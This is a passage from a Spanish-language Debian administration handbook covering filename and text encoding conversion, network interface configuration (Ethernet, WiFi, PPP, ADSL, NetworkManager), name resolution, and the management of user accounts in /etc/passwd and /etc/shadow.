Por lo tanto, si un texto en francés aparece normal con la excepción de letras acentuadas y algunos símbolos que aparecerán reemplazados con secuencias de caracteres como «Ã©» o «Ã» o «Ã§» probablemente sea un archivo codificado con UTF-8 interpretado como ISO-8859-1 o ISO-8859-15. Este es signo de una instalación local que no migró a UTF-8 aún. Si, en cambio, observa signos de interrogación en lugar de letras acentuadas — aún si dichos símbolos parecen reemplazar el carácter que seguiría a la letra acentuada — es probable que su instalación ya esté configurada para UTF-8 y que le enviaron un documento codificado con Western ISO.

Esos son todos los casos «simples». Estos casos sólo aparecen en la cultura occidental ya que se diseñó Unicode (y UTF-8) para maximizar los puntos comunes con codificaciones históricas de idiomas occidentales basados en el alfabeto latino que permite reconocer partes del texto aún cuando faltan algunos caracteres.

En configuraciones más complejas que, por ejemplo, involucran dos entornos que corresponden a dos idiomas diferentes que no utilizan el mismo alfabeto generalmente obtendrá resultados completamente ilegibles — una serie de símbolos abstractos que no tienen nada que ver unos con otros. Esto es especialmente frecuente con idiomas asiáticos debido a sus numerosos idiomas y sistemas de escritura. Se adoptó la palabra japonesa *mojibake* para describir este fenómeno. Cuando ocurre, el diagnóstico es más complejo y la solución más simple generalmente es migrar a UTF-8 en ambos lados.

En cuanto a los nombres de archivos, la migración puede ser relativamente simple. Se creó la herramienta **convmv** (en el paquete del mismo nombre) específicamente con este propósito; permite cambiar el nombre de los archivos de una codificación a otra. El uso de esta herramienta es relativamente simple pero recomendamos realizarlo en dos pasos para evitar sorpresas. El próximo ejemplo muestra un entorno UTF-8 que contiene

nombres de directorio codificados en ISO-8859-15 y utiliza **convmv** para cambiarlos.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Comenzar una prueba en seco sin cambios...
mv "travail/❖l❖ments graphiques"      "travail/Éléments
graphiques"
mv "travail/Ic❖nes"      "travail/Icônes"
No se han realizado cambios en sus archivos. Use --notes para
finalmente cambiar el nombre de los archivos.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/❖l❖ments graphiques"      "travail/Éléments
graphiques"
mv "travail/Ic❖nes"      "travail/Icônes"
¡Listo!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

Para el contenido de los archivos, los procedimientos de conversión son más complejos debido a la cantidad de formatos de archivo existentes. Algunos formatos de archivos incluyen información de codificación que facilita las tareas al software con el que se los trata; es suficiente entonces abrir estos archivos y volver a guardarlos especificando la condificación UTF-8. En otros casos, debe especificar la codificación original al abrir el archivo (ISO-8859-1 o «Western», o ISO-8859-15 o «Western (Euro)» según el caso).

Para archivos de texto simples puede utilizar **recode** (en el paquete del mismo nombre) que permite recodificación automática. Esta herramienta tiene numerosas opciones que le permiten alterar su comportamiento. Le recomendamos consultar la documentación, la página de manual [recode\(1\)](#) o la página [info recode](#) (más completa). Como alternativa, **iconv** admite más conjuntos de caracteres, pero tiene menos opciones.

8.2. Configuración de red

***VOLVER A LOS CIMIENTOS* Conceptos de red esenciales (Ethernet, dirección IP, subred, difusión)**

La mayoría de las redes modernas locales utilizan el protocolo Ethernet, en el que se dividen los datos en pequeños bloques llamados tramas («frames») y se transmite en el cable una trama a la vez. La velocidad de datos varía desde 10 Mb/s en tarjetas Ethernet antiguas hasta 10 Gb/s en las tarjetas más recientes (la tasa más común está creciendo actualmente de 100 Mb/s a 10 Gb/s). Los cables más utilizados son llamados 10BASE-T, 100BASE-T, 1000BASE-T, 10GBASE-T y 40GBASE-T, según el rendimiento que pueden proveer de forma confiable (la letra T es por «par trenzado», «twisted pair» en inglés); éstos cables finalizan en un conector RJ45. Hay otros tipos de cables, generalmente utilizados para velocidades de 10 Gb/s en adelante.

Una dirección IP es un número utilizado para identificar una interfaz de red de un equipo en una red local o Internet. En la versión de IP más utilizada actualmente (IPv4) se codifica este número en 32 bits y generalmente se lo representa por 4 números separados por puntos (por ejemplo: 192.168.0.1), cada número entre 0 y 255 (inclusive, correspondiendo a 8 bits de datos). La siguiente versión del protocolo, IPv6, extiende este espacio de direcciones a 128 bits y las direcciones se representan generalmente por una serie de números hexadecimales separados por dos puntos (por ejemplo: 2001:0db8:13bb:0002:0000:0000:0000:0020 o su versión corta 2001:db8:13bb:2::20).

Una máscara de subred (máscara de red) define en su código binario qué porción de una dirección IP corresponde a la red, el resto especifica el equipo. En el ejemplo de configuración de una dirección IPv4 estática dado, la máscara de red 255.255.255.0 (24 «1»s seguidos de 8 «0»s en su representación binaria) indica que los primeros 24 bits de la dirección IP corresponden a la dirección de red y los otros 8 son específicos a la máquina. En IPv6, para facilitar la lectura, sólo se expresa la cantidad de «1»s; la máscara de red para una red IPv6 podría ser entonces 64.

La dirección de red es una dirección IP en la que la parte que describe el número de equipo es 0. Generalmente se indica el rango de direcciones IPv4 en una red completa con la sintaxis *a.b.c.d/e* en el que *a.b.c.d* es la dirección de red y *e* es la cantidad de bits afectados por la parte de red en una dirección IP. La red de ejemplo entonces podría escribirse: 192.168.0.0/24. La sintaxis es similar en IPv6: 2001:db8:13bb:2::/64.

Un enrutador («router») es una máquina que conecta varias redes entre sí. Se guía todo el tráfico a través de un enrutador a la red correcta. Para hacerlo, el enrutador analiza los paquetes entrantes y los redirecciona según su dirección IP de destino. Generalmente se conoce al enrutador como puerta de enlace («gateway»); en esta configuración trabaja como una máquina que ayuda a alcanzar el exterior de la red local (hacia una red extendida, como Internet).

La dirección especial de difusión conecta todas las estaciones en una red. Casi nunca es «enrutada», sólo funciona en la red en cuestión. Específicamente, significa que un paquete de datos direccionado a difusión nunca pasará a través del enrutador.

Este capítulo se enfocará en direcciones IPv4 ya que son las utilizadas más comunmente en la actualidad. Se estudiarán los detalles del protocolo IPv6 en la [Sección 10.6, “IPv6”](#) pero los conceptos se mantienen.

La red se configura de forma automática durante la instalación inicial. Si se instala Network Manager (que es generalmente el caso para instalaciones de escritorio completas), podría ocurrir que realmente no fuera necesaria ninguna configuración (por ejemplo, si depende de DHCP en una conexión por cable y no tiene requisitos especiales). Si se necesita una configuración (por ejemplo, para una interfaz WiFi), entonces creará el archivo adecuado en `/etc/NetworkManager/system-connections/`.

NOTA NetworkManager

Se recomienda particularmente Network Manager en configuraciones errantes (ver [Sección 8.2.5, “Configuración de red automática para usuarios itinerantes”](#)) pero también es perfectamente útil como herramienta de gestión de la red predeterminada. Puede crear «conexiones de sistema» que se utilizarán en cuanto inicie el equipo tanto con un archivo como `.ini` en

`/etc/NetworkManager/system-connections/` o a través de una herramienta gráfica (**nm-connection-editor**). Si estuviera usando ifupdown, simplemente recuerde desactivar los elementos de `/etc/network/interfaces` que desee que gestione Network Manager.

→ <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings>

→ <https://developer.gnome.org/NetworkManager/1.30/ref-settings.html>

Si Network Manager no está instalado, el instalador configurará ifupdown creando el archivo `/etc/network/interfaces`. Una línea que comienza con `auto` proporciona una lista de interfaces que el servicio `networking` debe configurar en el arranque. Cuando hay muchas interfaces, es una buena práctica mantener la configuración en archivos diferentes dentro de `/etc/network/interfaces.d/` como se describe en la barra lateral [VOLVER A LOS CIMIENTOS Directorios terminados con .d.](#)

En el contexto de un servidor, ifupdown es la herramienta de configuración de red que normalmente tiene. Por lo que la tratamos en las siguientes secciones. Para obtener más información sobre la sintaxis del archivo de configuración, ver `interfaces(5)`.

8.2.1. Interfaz Ethernet

Si el equipo tienen una tarjeta Ethernet, se debe configurar la red IP a la que está asociada eligiendo uno de dos métodos posibles. El método más simple es utilizar una configuración dinámica con DHCP, lo que necesita un servidor DHCP en la red local. Puede indicar un nombre de equipo deseado que corresponde a la configuración `hostname` en el ejemplo a continuación. El servidor DHCP luego envía la configuración para la red apropiada.

Ejemplo 8.1. Configuración DHCP

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
    hostname arrakis
```

EN LA PRÁCTICA Nombres de interfaces de red

Por defecto, el núcleo atribuye nombres genéricos como `eth0` (para Ethernet cableado) o `wlan0` (para WiFi) a las interfaces de red. El número en esos nombres es un simple contador incremental que representa el orden en que se han detectado. Con el hardware moderno, ese orden puede (al menos en teoría) cambiar en cada reinicio y, por tanto, los nombres predeterminados no son fiables.

Afortunadamente, `systemd` y `udev` pueden cambiar el nombre de las interfaces tan pronto como aparecen. La política de nombres predeterminada está definida por `/lib/systemd/network/99-default.link` (ver `systemd.link(5)` para obtener una explicación de la entrada `NamePolicy` en ese archivo). En la práctica, los nombres a menudo se basan en la ubicación física del dispositivo (como se adivina por dónde están conectados) y verá nombres que comienzan con `en` para ethernet cableada y `wl` para WiFi. En el ejemplo anterior, el resto del nombre indica, en forma abreviada, un número de bus PCI (`p`) (`0`), un número de ranura (`s31`), un número de función (`f6`). Así, el nombre se vuelve predecible.

Obviamente, es libre para sobrescribir esta política y/o complementarla para personalizar los nombres de algunas interfaces específicas. Puede encontrar los nombres de las interfaces de red en la salida de `ip addr` (o como nombres de archivo en `/sys/class/net/`).

En algunos casos específicos puede que sea necesario deshabilitar la denominación constante de dispositivos de red como se describe anteriormente. Además de cambiar la regla `udev` predeterminada también es posible arrancar el sistema usando los parámetros del núcleo `net.ifnames=0` (restaura el comportamiento predeterminado del kernel) y `biosdevname=0` parámetros del núcleo para lograrlo.

El antecesor del esquema de nombre predecible se llamaba “esquema de nombre persistente”. Se hizo usando un `udev` regla para asignar el nombre del dispositivo basado en la dirección MAC. Se ha abandonado este esquema y con la lanzamiento de Debian 10 Buster se ha alentado a los usuarios a emigrar a nombres de dispositivos de red predecibles.

→ <https://www.debian.org/releases/buster/amd64/release-notes/ch-information.en.html#migrate-interface-names>

Una configuración «estática» debe indicar específicamente los parámetros de red. Esto incluye al menos la dirección IP y máscara de subred; a veces también se indican las direcciones de red y de difusión. Se especificará un router conectado al exterior como puerta de enlace.

Ejemplo 8.2. Configuración estática

```
auto enp0s31f6
iface enp0s31f6 inet static
    address 192.168.0.3/24
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

NOTA Direcciones múltiples

No sólo es posible asociar diferentes interfaces a una misma tarjeta de red física sino que también es posible asignar varias direcciones IP a una interfaz. Para asignarlos, basta con crear varias entradas `iface` para el mismo dispositivo. Recuerde además que una dirección IP puede corresponder a cualquier cantidad de nombres a través de DNS y que dicho nombre también puede corresponde a cualquier cantidad de direcciones IP numéricas.

Como puede adivinar, las configuraciones pueden ser bastante complejas; pero se utilizan estas opciones sólo en casos muy especiales. Los ejemplos citados son típicos de las configuraciones usuales.

8.2.2. Interfaz Inalámbrica

Hacer que las tarjetas de red funcionen puede ser un poco más desafiante. Primero de todo, normalmente requieren la instalación de firmwares privativos, que por defecto no están instalados en Debian. Luego las conexiones de red se apoyan en la criptografía para restringir el acceso solo a usuarios autorizados, esto implica guardar alguna clave secreta en la configuración de red. Abordemos estos asuntos uno por uno.

8.2.2.1. Instalando los firmwares requeridos

Primero tienes que habilitar el repositorio no libre en el archivo de fuentes de APT: consulte [Sección 6.1, “Contenido del archivo `sources.list`”](#) para detalles sobre este archivo. Mucho firmware es privativo y se encuentra, por tanto, en este repositorio. Puede tratar de saltarse este paso si quiere, pero si el siguiente paso no encuentra el firmware requerido, inténtelo después de haber habilitado la sección no libre.

Luego tiene que instalar los apropiados paquetes `firmware-*`. Si no sabe qué paquete necesita, puede instalar el paquete `isenkram` y ejecutar su orden **`isenkram-autoinstall-firmware`**. A los paquetes se les pone normalmente el nombre del fabricante de software o del módulo del núcleo correspondiente: `firmware-iwlwifi` para tarjetas inalámbricas Intel, `firmware-atheros` para Qualcomm Atheros, `firmware-ralink` para Ralink, etc. Se recomienda un reinicio porque el controlador del núcleo normalmente busca los archivos de firmware cuando se carga por primera vez y ya no lo hace después.

8.2.2.2. Entradas inalámbricas específicas en `/etc/network/interfaces`

ifupdown es capaz de gestionar interfaces de red, pero necesita la ayuda del paquete `wpa_supplicant`, que proporciona la integración integrada entre *ifupdown* y la orden **`wpa_supplicant`** usada para configurar las interfaces inalámbricas (cuando se usa el cifrado WPA/WPA2). La entrada usual en `/etc/network/interfaces` necesita extenderse con dos parámetros suplementarios para especificar el nombre de la interfaz de red (en otras palabras su SSID) y la clave precompartida (en inglés, *Pre-Shared Key* [PSK]).

Ejemplo 8.3. Configuración DHCP para una interfaz inalámbrica

```
auto wlp4s0
iface wlp4s0 inet dhcp
    wpa-ssid Falcot
    wpa-psk
cccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01
b
```

El parámetro `wpa-psk` puede contener bien la frase de contraseña o su versión con *hash* generada con **wpa_passphrase *SSID frase de contraseña***. Si usa una conexión inalámbrica no cifrada, debería poner una entrada `wpa-key-mgmt NONE`, en vez de una `wpa-psk`. Para más información sobre las posibles opciones de configuración, échele un vistazo a `/usr/share/doc/wpa_supplicant/README.Debian.gz`.

En este momento, debería considerar restringir los permisos de lectura de `/etc/network/interfaces` al superusuario solo, puesto que el archivo contiene una clave privada a la que no todos los usuarios deberían tener acceso.

***HISTORIA* Cifrado WEP**

El uso del protocolo de cifrado obsoleto WEP es posible con el paquete `wireless-tools`. Para instrucciones consulte `/usr/share/doc/wireless-tools/README.Debian`.

8.2.3. Conexión con PPP a través de un módem PSTN

Una conexión punto a punto (PPP) establece una conexión intermitente; esta es la solución más común para conexiones realizadas con un teléfono módem («módem PSTN» ya que se realiza la conexión a través de la red pública conmutada de teléfonos: «Public Switched Telephone Network»).

Una conexión por teléfono módem necesita una cuenta con un proveedor de acceso, lo que incluye un número de teléfono, nombre de usuario, contraseña y a veces el protocolo de autenticación a utilizar. Se configura dicha conexión utilizando la herramienta **pppconfig** en el paquete Debian del mismo nombre. De forma predeterminada, configura una conexión llamada `provider` («proveedor» en inglés). En caso de dudas sobre el protocolo de autenticación, utilice *PAP*: la mayoría de los proveedores de servicios de Internet lo ofrecen.

Después de la configuración, es posible conectarse utilizando la orden **pon** (pasándole como parámetro el nombre de la conexión cuando el valor

predeterminado `provider` no sea apropiado). Se desconecta el enlace con la orden **poff**. Ambos puede ser ejecutados por el usuario `root` o cualquier otro usuario siempre que pertenezcan al grupo `dip`.

8.2.4. Conexión a través de un módem ADSL

El término genérico «módem ADSL» cubre una multitud de dispositivos con funcionalidades muy diferentes. Los módems más sencillos de utilizar con Linux son aquellos con una interfaz Ethernet (y no sólo una interfaz USB). Tienden a ser populares, la mayoría de los proveedores de servicios de Internet ADSL prestan (o alquilan) una «caja» con interfaces Ethernet. La configuración puede variar enormemente dependiendo del tipo de módem.

8.2.4.1. Módems compatibles con PPPOE

Algunos módems Ethernet funcionan con el protocolo PPPOE (punto a punto sobre Ethernet: «Point to Point Protocol Over Ethernet»). La herramienta **pppoeconf** (del paquete con el mismo nombre) configurará la conexión. Para hacerlo, modifica el archivo `/etc/ppp/peers/dsl-provider` con las configuraciones provistas y almacena la información de inicio de sesión en los archivos `/etc/ppp/pap-secrets` y `/etc/ppp/chap-secrets`. Se recomienda aceptar todas las modificaciones que proponga.

Una vez que se completa esta configuración puede abrir la conexión ADSL con la orden **pon dsl-provider** y desconectarla con **poff dsl-provider**.

SUGERENCIA Iniciando ppp en el arranque

Las conexiones PPP sobre ADSL son, por definición, intermitentes. Ya que generalmente no son cobradas por tiempo existen pocas desventajas a la tentación de mantenerlas siempre encendidas. El modo estándar de hacerlo es utilizar el sistema `init`.

Con `systemd`, agregar una tarea que automáticamente reinicie la conexión ADSL es cuestión de simplemente crear un «unit file» tal como `/etc/systemd/system/adsl-connection.service`, con un contenido como el siguiente:

```
[Unit]
Description=ADSL connection

[Service]
```

```
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always
```

```
[Install]
WantedBy=multi-user.target
```

Una vez que el «unit file» ha sido definido, es necesario habilitarlo con **systemctl enable adsl-connection**. El ciclo sera iniciado manualmente con **systemctl start adsl-connection**; ademas de ser iniciado automáticamente en el arranque.

En sistemas que no usan **systemd** (incluyendo Wheezy y versiones anteriores de Debian), el estándar System V init funciona de forma distinta. En dichos sistemas, todo lo que necesita es añadir una linea como las siguientes al final del archivo `/etc/inittab`; entonces, en cualquier momento que se pierda la conexión, **init** se reconectará.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

Para las conexiones ADSL que se desconectan diariamente, este método reduce la duración de la interrupción.

8.2.4.2. Módems compatibles con PPTP

El protocolo PPTP (protocolo de túnel punto a punto: «Point-to-Point Tunneling Protocol») fue creado por Microsoft. Desplegado al principio de ADSL fue reemplazado rápidamente por PPPOE. Si le fuerzan a utilizar este protocolo, revise el [Sección 10.3.4, “PPTP”](#).

8.2.4.3. Módems compatibles con DHCP

Cuando se conecta un módem al equipo a través de un cable Ethernet (cable cruzado), generalmente configurará la conexión de red con DHCP en el equipo; el módem automáticamente actuará como puerta de enlace predeterminada y se encargará del ruteo (lo que quiere decir que gestionará el tráfico de red entre el equipo e Internet).

VOLVER A LOS CIMIENTOS Cable cruzado para una conexión Ethernet directa

Las tarjetas de red esperan recibir datos en hilos específicos del cable y enviar sus datos en otros. Cuando conecta un equipo a una red local generalmente conecta un cable (recto o cruzado) entre la tarjeta de red y un repetidor o conmutador. Sin embargo, si desea conectar dos equipos directamente (sin un conmutador o repetidor intermedio) debe enrutar la señal enviada por una

tarjeta al lado receptor de la otra tarjeta y viceversa. Éste es el propósito de un cable cruzado y la razón por la que se lo utiliza.

Tenga en cuenta que esta distinción se ha vuelto casi irrelevante con el tiempo ya que las tarjetas de red modernas pueden detectar el tipo de cable conectado y adaptarse de forma acorde, por lo que no sería usual que ambos tipos de cable funcionen en una ubicación dada.

Se pueden utilizar de esta forma la mayoría de los «enrutadores ADSL» en el mercado así como también los módem ADSL que entregan los proveedores de servicios de Internet.

8.2.5. Configuración de red automática para usuarios itinerantes

Muchos ingenieros de Falcot tienen un equipo portátil que, con propósitos profesionales, también utilizan en sus casas. La configuración de red a utilizar varía según la ubicación. En casa puede ser una red inalámbrica (protegida con una clave WPA) mientras que en el trabajo utiliza una red cableada para más seguridad y ancho de banda.

Para evitar tener que conectar y desconectar manualmente las interfaces de red correspondientes, los administradores instalan el paquete network-manager en estos equipos errantes. Este software le permite al usuario cambiar fácilmente de una red a otra utilizando un pequeño ícono mostrado en el área de notificación de su entorno gráfico. Pulsar en este ícono muestra una lista de redes disponibles (tanto cableadas como inalámbricas) para que pueda elegir una a utilizar. El programa guarda la configuración para las redes a las que el usuario ya se ha conectado y automáticamente selecciona la mejor red disponible cuando pierde la conexión actual.

Para poder hacerlo el programa está estructurado en dos partes: un demonio ejecutando como root maneja la activación y configuración de las interfaces de red y una interfaz de usuario controla este demonio. PolicyKit gestiona las autorizaciones necesarias para controlar este programa, y Debian configuró PolicyKit de forma que todos los miembros del grupo «netdev» pueden agregar o modificar conexiones con Network Manager.

Network Manager sabe cómo administrar varios tipos de conexión (DHCP, configuración manual, red local), pero solo si se realiza la configuración desde dentro del mismo programa. Es por eso que ignorará sistemáticamente todas las interfaces de red en `/etc/network/interfaces` y `/etc/network/interfaces.d/` que desconozca. Debido a que Network Manager no provee detalles cuando no se muestran conexiones de red, lo más sencillo es eliminar cualquier configuración del archivo `/etc/network/interfaces` sobre las interfaces que Network Manager debe administrar.

Note que se instalará este programa de forma predeterminada si selecciona la tarea «Entorno de escritorio» durante la instalación inicial.

8.3. Definición del nombre de equipo y configuración del servicio de nombres

El propósito de asignar nombres a números IP es hacerlos fáciles de recordar para la gente. En realidad, una dirección IP identifica una interfaz de red asociada con un dispositivo como una tarjeta de red. Como cada equipo puede tener varias tarjetas de red y varias interfaces en cada tarjeta, un solo equipo puede tener varios nombres en el sistema de nombres de dominio.

Se identifica a cada equipo, sin embargo, por un nombre principal (o «canónico») que se almacena en el archivo `/etc/hostname` y se le comunica al núcleo Linux a través de la orden **hostname**. El valor actual está disponible en un sistema de archivos virtual y lo puede conseguir con la orden **cat /proc/sys/kernel/hostname**.

***VOLVER A LOS CIMIENTOS** /proc/ y /sys/, sistemas de archivos virtuales*

Se generan los árboles de archivos `/proc/` y `/sys/` a través de sistemas de archivos «virtuales». Este es un método práctico para obtener información del núcleo (mostrando archivos virtuales) y comunicarle información (escribiendo en archivos virtuales).

Se diseñó `/sys/` en particular para proveer acceso a los objetos internos del núcleo, especialmente aquellos que representan los distintos dispositivos en el sistema. El núcleo puede, entonces, compartir mucha información: el estado de cada dispositivo (por ejemplo, si está en modo de ahorro de energía), si es un dispositivo removible, etc. Es importante saber que `/sys/` sólo existe desde la versión de núcleo 2.6. `/proc/` describe el estado actual del núcleo: los archivos en este directorio contienen información sobre los procesos ejecutándose en el sistema y su hardware.

Sorprendentemente, no se administra el nombre de dominio de la misma forma sino que proviene del nombre completo del equipo, obtenido a través de resolución de nombres. Puede cambiarlo en el archivo `/etc/hosts`; simplemente escriba un nombre completo para el equipo al principio de la

lista de nombres asociados con las direcciones del equipo como en el siguiente ejemplo:

```
127.0.0.1      localhost
192.168.0.1    arrakis.falcot.com arrakis
```

8.3.1. Resolución de nombres

El mecanismo de resolución de nombres en Linux es modular y puede utilizar varias fuentes de información declaradas en el archivo `/etc/nsswitch.conf`. La instrucción que determina la resolución de nombres es `hosts`. De forma predeterminada contiene `files dns` que significa que el sistema consultará primero el archivo `/etc/hosts`, luego los servidores DNS. Otras fuentes posibles son los servidores NIS/NIS+ o LDAP.

NOTA NSS y DNS

Sepa que los programas específicos para realizar consultas de DNS (especialmente **host**) no utilizan el mecanismo de resolución de nombres estándar (NSS). Como consecuencia no tienen en cuenta `/etc/nsswitch.conf` y, por lo tanto, tampoco `/etc/hosts`.

8.3.1.1. Configuración de servidores DNS

DNS (servicio de nombres de dominio: «Domain Name Service») es un servicio distribuido y jerárquico que asocia nombres a direcciones IP y viceversa. Específicamente puede transformar un nombre amigable para las personas como `www.eyrolles.com` en una dirección IP real, `213.244.11.247`.

Para acceder a la información de DNS, debe tener disponible un servidor DNS para retransmitir sus pedidos. Falcot Corp tiene uno propio, pero es más probable que un usuario particular utilice los servidores de DNS provistos por su ISP.

Los servidores DNS a usar se indican en el archivo `/etc/resolv.conf`, uno por línea, precediendo la dirección IP con la palabra clave `nameserver` como en el ejemplo a continuación:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

A tener en cuenta que el archivo `/etc/resolv.conf` se puede manejar automáticamente (y sobrescribir) cuando NetworkManager gestiona la red o se configura a través de DHCP, o cuando está instalado `resolvconf` o está activado `systemd-resolved`(8).

8.3.1.2. El archivo `/etc/hosts`

Si no existe un servidor de nombres en la red local aún es posible definir una pequeña tabla que asocie direcciones IP y nombres de equipos en el archivo `/etc/hosts`, generalmente reservado para estaciones de redes locales. La sintaxis de este archivo, descrita en `hosts(5)`, es muy simple: cada línea indica una dirección IP específica seguida de una lista de los nombres asociados (el primero debe ser «completamente calificado», lo que significa que debe incluir el nombre de dominio).

Este archivo está disponible aún durante problemas de red o cuando no se puedan alcanzar los servidores de DNS, pero sólo será realmente útil cuando esté en todos los equipos en la red. La menor alteración de asociaciones necesitará que se actualice el archivo en todos lados. Es por esto que el archivo `/etc/hosts` generalmente sólo contiene los más importantes.

Este archivo será suficiente para un red pequeña que no esté conectada a Internet, pero con 5 o más máquinas se recomienda instalar un servidor de DNS propio.

***SUGERENCIA* Evitando DNS**

Debido a que las aplicaciones revisan el archivo `/etc/hosts` antes de realizar pedidos DNS, es posible incluir información allí que sea diferente a lo que devolvería DNS, por lo tanto evitando

la resolución de nombres normal basada en DNS.

Esto permite, en el caso de cambios a DNS que no se hayan propagado aún, probar el acceso a un sitio web con el nombre planeado aún cuando dicho nombre todavía no esté asociado a la IP correcta.

Otro posible uso es redirigir tráfico destinado a un equipo particular a la máquina local, evitando de esta forma cualquier comunicación con dicho equipo. Por ejemplo, puede desviar los nombres de aquellos servidores dedicados a proveer publicidades, evitándolas, lo que resultará en una navegación más fluida y con menos distracciones.

8.4. Bases de datos de usuarios y grupos

Generalmente se almacena la lista de usuarios en el archivo `/etc/passwd` y el archivo `/etc/shadow` almacena las contraseñas con *hash*. Ambos son archivos de texto en un formato relativamente simple que pueden leerse y modificarse con un editor de texto. Se muestra cada usuario en una línea con varios campos separados por dos puntos («:»).

NOTA Editando archivos de sistema

Los archivos de sistema mencionados en este capítulo generalmente son archivos en texto plano y pueden editarse con un editor de texto. Dada su importancia para el funcionamiento intrínseco del sistema siempre es buena idea tomar precauciones extras al editar archivos de sistema. Primero, siempre haga una copia o respaldo de un archivo de sistema antes de abrirlo o modificarlo. Segundo, en servidores o equipos en los que más de una persona puedan acceder al mismo archivo al mismo tiempo, tome las medidas adecuadas para evitar corrupción de archivos.

Para este propósito basta utilizar la orden **vipw** para editar el archivo `/etc/passwd` o **vigr** para editar `/etc/group`. Éstos programas bloquean el archivo en cuestión antes de ejecutar el editor de texto, (**vi** de forma predeterminada a menos que se haya modificado la variable de entorno `EDITOR`). La opción `-s` permitirá editar el archivo *shadow* correspondiente.

VOLVER A LOS CIMIENTOS *Crypt*, una función unidireccional

crypt es una función unidireccional que transforma una cadena (A) a otra cadena (B) de forma que no se pueda obtener A desde B. La única forma de identificar A es probar todos sus posibles valores, revisando uno por uno para verificar si la transformación utilizando dicha función produce B o no. Utiliza hasta 8 caracteres como entrada (la cadena A) y genera una cadena de 13 caracteres imprimibles ASCII (la cadena B).

8.4.1. Lista de usuarios: `/etc/passwd`

Esta es una lista de los campos en el archivo `/etc/passwd`:

- nombre de usuario, por ejemplo `rhertzog`;

- **contraseña:** esta es una contraseña cifrada por una función unidireccional (**crypt**), que utiliza DES, MD5, SHA-256 o SHA-512. El valor especial «x» indica que la contraseña cifrada está almacenada en `/etc/shadow`;
- **uid:** número único que identifica a cada usuario;
- **gid:** número único del grupo principal del usuario (de forma predeterminada, Debian crea un grupo específico para cada usuario);
- **GECOS:** campo de datos que generalmente contiene el nombre completo del usuario;
- **directorio de inicio de sesión,** asignado al usuario para almacenar sus archivos personales (al que generalmente apunta la variable de entorno `$HOME`);
- **programa a ejecutar al iniciar sesión.** Generalmente es un intérprete de órdenes (consola) que le da libertad al usuario. Si especifica **`/bin/false`** (que no hace nada y vuelve el control inmediatamente), el usuario no podrá iniciar sesión.

Como ya se ha dicho anteriormente, se puede editar este archivo directamente. Pero hay formas más elegantes de aplicar cambios, que se describen en [Sección 8.4.3, “Modificación de una cuenta o contraseña existente”](#).

VOLVER A LOS CIMIENTOS Grupo Unix

Un grupo Unix es una entidad que incluye varios usuarios para que puedan compartir archivos fácilmente utilizando el sistema de permisos integrado (obteniendo los mismos permisos). También puede restringir el uso de ciertos programas a un grupo específico.

8.4.2. El archivo de contraseñas ocultas y cifradas: `/etc/shadow`

El archivo `/etc/shadow` contiene los siguientes campos:

- nombre de usuario;
- contraseña cifrada;
- varios campos que administran el vencimiento de la contraseña.

Se pueden hacer caducar las contraseñas usando este archivo o establecer el tiempo hasta que la cuenta se deshabilite después de que la contraseña haya caducado.

SEGURIDAD Seguridad del archivo `/etc/shadow`

A diferencia de su contraparte `/etc/passwd`, `/etc/shadow` no puede ser leído por usuarios normales. Cualquiera puede leer cualquier contraseña con *hash* en `/etc/passwd`; un «cracker» podría intentar «romper» (o revelar) una contraseña a través de alguno de los métodos de «fuerza bruta» que, de forma simplificada, adivinan las combinaciones de caracteres utilizadas frecuentemente. Este ataque — llamado «ataque de diccionario» — ya no es posible en sistemas que utilizan `/etc/shadow`.

DOCUMENTACIÓN El formato de los archivos `/etc/passwd`, `/etc/shadow` y `/etc/group`

These formats are documented in the following man pages: `passwd(5)`, `shadow(5)`, and `group(5)`.

8.4.3. Modificación de una cuenta o contraseña existente

Los siguientes programas permiten modificar la información almacenada en campos específicos de la base de datos de usuarios: **passwd** le permite a un usuario normal cambiar su contraseña que, a su vez, actualiza el archivo `/etc/shadow` (**chpasswd** permite a los administradores actualizar las contraseñas de una lista de usuarios en modo batch); **chfn** (cambiar el nombre completo: «CHange Full Name»), reservado para el superusuario (root), modifica el campo `GECOS`. **chsh** (cambiar consola: «CHange SHell») le permite a un usuario cambiar su consola de inicio de sesión; sin embargo las opciones disponibles estarán limitadas a aquellas mencionadas en `/etc/shells`; el administrador, por el otro lado, no está limitado por esta restricción y puede configurar la consola a cualquier programa de su elección.

Finalmente **chage** (cambiar edad: «CHange AGE») permite al administrador cambiar la configuración de expiración de la contraseña (la opción `-l usuario` mostrará la configuración actual). También puede forzar

la expiración de una contraseña utilizando la orden **passwd -e usuario**, que obligará al usuario a cambiar su contraseña la próxima vez que inicie sesión.

Además de estas herramientas el comando **usermod** permite modificar todos los detalles ya mencionados.

8.4.4. Desactivación de una cuenta

Puede verse en la necesidad de “deshabilitar una cuenta” (bloquear a un usuario), como medida disciplinaria, a efectos de una investigación, o simplemente en caso de ausencia prolongada o definitiva de un usuario. Una cuenta deshabilitada significa que el usuario no puede iniciar sesión ni obtener acceso a la máquina. La cuenta permanece intacta en la máquina y no se eliminan archivos ni datos; simplemente no es accesible. Esto se logra utilizando el comando **passwd -l usuario** (bloquear). Rehabilitar la cuenta se hace de forma similar, con la opción **-u** (desbloquear). Esto, sin embargo, solo evita los inicios de sesión basados en contraseña por parte del usuario. Es posible que el usuario aún pueda acceder al sistema mediante una clave SSH (si está configurada). Para evitar incluso esta posibilidad hay que cerrar también la cuenta utilizando **chage -E 1 usuario** o **usermod -e 1 usuario** (dando un valor de **-1** en cualquiera de estos comandos se restablecerá la fecha de caducidad a *nunca*). Para deshabilitar (temporalmente) todas las cuentas de usuario sólo hay que crear el archivo `/etc/nologin`.

